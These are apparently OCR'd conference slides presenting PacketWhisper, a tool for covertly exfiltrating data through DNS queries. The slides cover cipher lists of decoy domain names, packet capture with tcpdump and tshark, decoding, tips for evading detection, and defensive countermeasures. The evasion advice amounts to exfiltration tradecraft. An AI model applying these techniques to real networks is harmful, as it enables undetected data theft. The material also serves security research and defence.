
PacketWhisper: Transmitting

Transmitting

Transmitting Options

- Cipher: Common System Names
    - When the requesting host's IP is available for correlation
        - Usually via connecting to the same shared local network (e.g. wifi network at your favorite coffee shop or hotel lobby)
    - Knock sequence needed to identify the transmitting host without advance knowledge of its IP address

Transmitting




Transmitting

Transmitting Options

- Cipher: Distinct Repeating FQDNs
    - When captured traffic won't have requesting host's IP address available for correlation
    - Requires FQDNs that can be uniquely identified even if blended with thousands of other systems' DNS requests
    - DNS caching will disrupt transfer if collection point is upstream from cache

Transmitting




```
John.Barnett.yoyodyne.com
John.Bigboote.yoyodyne.com
John.Camp.yoyodyne.com
John.Careful.Walker.yoyodyne.com
John.Chief.Crier.yoyodyne.com
John.Cooper.yoyodyne.com
John.Coyote.yoyodyne.com
John.Edwards.yoyodyne.com
John.Fat.Eating.yoyodyne.com
John.Fish.yoyodyne.com
John.Fledgling.yoyodyne.com
John.Gomez.yoyodyne.com
John.Grim.yoyodyne.com
John.Guardian.yoyodyne.com
John.Icicle.Boy.yoyodyne.com
John.Jones.yoyodyne.com
John.Joseph.yoyodyne.com
John.Kim.Chi.yoyodyne.com
John.Lee.yoyodyne.com
John.Littlejohn.yoyodyne.com
John.Many.Jars.yoyodyne.com
John.Milton.yoyodyne.com
John.Mud.Head.yoyodyne.com
John.Nephew.yoyodyne.com
John.Nolan.yoyodyne.com
John.OConnor.yoyodyne.com
John.Omar.yoyodyne.com
John.Parrot.yoyodyne.com
John.Rajeesh.yoyodyne.com
John.Ready.to.Fly.yoyodyne.com
John.Repeat.Dance.yoyodyne.com
John.Roberts.yoyodyne.com
John.Scott.yoyodyne.com
John.Shaw.yoyodyne.com
John.Smallberries.yoyodyne.com
John.Starbird.yoyodyne.com
John.Take.Cover.yoyodyne.com
John.Thorny.Stick.yoyodyne.com
John.Turk.yoyodyne.com
John.Two.Horns.yoyodyne.com
John.Web.yoyodyne.com
John.Whorfin.yoyodyne.com
John.Wood.yoyodyne.com
John.Wright.yoyodyne.com
John.Ya.Ya.yoyodyne.com
```

Transmitting

Transmitting Options

- Cipher: Unique Non-Repeating FQDNs
    - When DNS caching would prevent visibility of repeat DNS queries for same FQDN (i.e. capturing receiver is upstream from cache)
- Insert randomized elements in subdomain name of common domain names to bypass cached queries
- Can look like usual encoded payloads used in traditional DNS data exfil, so caution is needed to avoid alerts


Transmitting

Transmitting Options

- Cipher: Unique Non-Repeating FQDNs (cont.)
    - The actual cipher can be a list of common root strings within the subdomain, so that we can filter on it when later parsing pcap
    - Add randomly generated noise string to root strings during construction of subdomain for FQDN
    - Noise is stripped from root strings during decoding

Transmitting

Cloudfront services are popular & conveniently use random-looking subdomains



So we can use that entropy to create unique non-repeated subdomains, without standing out like a sore thumb

```
d1z2mqljlzjs58c.cloudfront.net
d1z3z6zwbvyp2rn.cloudfront.net
d1zTphi9ijwrooi.cloudfront.net
d1z2z3f1jws9kgY.cloudfront.net
d1znhoe0si6480j.cloudfront.net
d1ziuhxahasnwm0.cloudfront.net
d1zvs4mkuaq2wpm.cloudfront.net
d1zbcbkow6qasfb.cloudfront.net
d1zdnqze7s2qo8g.cloudfront.net
d1zbrsfpa5dsimx.cloudfront.net
d1zf8l7uf2o3hfb.cloudfront.net
d1zdrdf1v2g9co3.cloudfront.net
```

Cipher Root String

Random Noise Portion

```
d1z2mqljlzjs58c.cloudfront.net
```

Transmitting

“So wait, what if more than one person is using the same PacketWhisper cipher on the same DNS query path?”

- I’d say you have much bigger problems on your hands
- But also, tailor your cipher to be unique to your ops
    - Also creates a unique fingerprint re: your exfil ops, so…
- See instructions on Cloakify Toolset’s GitHub repo for tailoring
    - https://github.com/TryCatchHCF/Cloakify

PacketWhisper: Receiving

Receiving

Capture Network Traffic

- Wireshark
- Tshark (command line tool used by Wireshark)
- tcpdump (“Old Faithful” of packet capture tools)
- Capture tools on network appliances
- Capture utilities (debug menu) on wall displays / kiosks

Receiving

No, seriously. Totally a thing.

Cisco Vision Dynamic Signage Solution

Operation and Network Requirements

BrightSign®

INFO | LOG | CONTROL | SSD | DIAGNOSTICS | VIDEO

Network Capture

Select capture options and click 'Start' to begin

Source

Ethernet

Output

Capture filename	capture.pcap
Capture time (seconds)	300
Capture number of packets (0 = unlimited)	0
Capture size (0 = whole packet)	0

Filtering

Filter

Start

Capture Status

Stopped

Refresh Status

www.brightsign.biz | ©2015 BrightSign

Receiving

```
$ tcpdump port 53 -w exfil_traffic.pcap

$ tshark -f "src port 53" -n -T fields -e dns.qry.name
```

No actual need to filter only on DNS query names, PacketWhisper will perform the matching & data carving for you from the raw pcap file

Just wanted to show options you may choose for your ops, minimize size of pcap file, etc.

Receiving

Must be positioned to capture packet traffic

- Same local network for Broadcast (Multicast) queries
- Same wifi network (capturing device in Promiscuous mode)
    - Does not work if wifi network configured to isolate traffic
- Name Servers that will process the query
- Network appliance along DNS query resolution path
- Network tap into DNS query resolution path

Receiving

Be sure you're collecting on the right network path

- Usually not a problem until it's a problem
- Some systems have more than one network interface
  - Multi-homed devices (multiple NICs)
- Use dig + trace commands to view transmitter's DNS resolution path

PacketWhisper: Extracting

Extracting / Decoding

Parse through PCAP file, extract, decode

- Read pcap file containing transmitted DNS queries
- Extract queried system names that match the selected cipher list

- Knock-Sequence DNS queries (if used) in pcap
    - Unless distinct FQDNs are used (repeating or unique), there's no way to correlate DNS-queried system names from dozens / thousands of other duplicate requests

    - Knock sequence serves as trigger signal

Extracting / Decoding

Parse through PCAP file, extract, decode

- Decloakify extracted payload
- Data is now back to its original form
- No error correction in transmission
    - If any UDP DNS query gets lost or delivered out of order, the transfer will be corrupted
    - Can actually be reconstructed by brute-forcing insertion / swap of missing Base64 char, then attempting to decode - Easy to script

Limitations / Operational Tips

Limitations / Operational Tips

- **Selecting your query and collection points**
  - DNS caching can cut off upstream visibility of DNS queries
- **Avoiding Duplication of other DNS requests**
  - It’s the same query pathway for all systems
- **Exfiltration Bandwidth**
  - Slooooooow (compared to just about everything else)
  - Not recommended for high-volume data transfers
  - Success rewards those with patience

Limitations / Operational Tips

- **NAT Services**
  - IP addresses sanitized outside of NAT'd perimeter
  - Have to rely on unique FQDNs to identify PacketWhisper traffic
  - Often as simple as using harmless-looking subdomain names
    - Can also try uncommon domain names
- **VPN Connections Interfere**
  - Makes sense - it's an encrypted tunnel all the way to the VPN server
  - Receiver needs to be upstream from the VPN's exit node

Limitations / Operational Tips

- **Frequency Analysis**
  - Generates a lot of DNS queries (one query per character)
  - Spike in DNS requests would be an investigative lead
  - Slowing down query rate helps, but at cost of increased transfer time

Countermeasures

Countermeasures

- **DNS Server Whitelisting**
  - Should already be considering this due to traditional DNS exfil ops
- **Network Isolation**
  - Sensitive networks may not need firewall open for DNS protocols
- **Frequency Analysis**
  - Though exfiltration using low frequency requests will still be a problem
- **"Canary" Data / HoneyData**
  - Detection after-the-fact is better than none at all

Countermeasures

- **Curious, Persistent SOC / DFIR Analysts**
  - A superpower for any organization
- **DNS Query Whitelisting**
  - Usually not practical, but a possible fit for highly controlled systems
- **Awareness**
  - DNS queries go all over the place, incl. outside your organization
  - Map your DNS traffic within & outside your boundaries
  - ID & note DNS query traffic originating from sensitive networks
  - “The More You Know”

PacketWhisper Demonstration

Resources

“Domain Name System”

- https://en.wikipedia.org/wiki/Domain_Name_System

“Cloakify Exfiltration Toolset”

- https://github.com/TryCatchHCF/Cloakify

“PacketWhisper Exfiltration Toolset”

- https://github.com/TryCatchHCF/PacketWhisper

“An Overview of Steganography for the Computer Forensics Examiner”

- https://www.garykessler.net/library/fsc_stego.html

“Detecting DNS Data Exfiltration”

- https://blog.talosintelligence.com/2016/06/detecting-dns-data-exfiltration.html

“Detection of Malicious and Low Throughput Data Exfiltration Over the DNS Protocol”

- https://arxiv.org/pdf/1709.08395.pdf

PacketWhisper Exfiltration Toolset

https://github.com/TryCatchHCF

@TryCatchHCF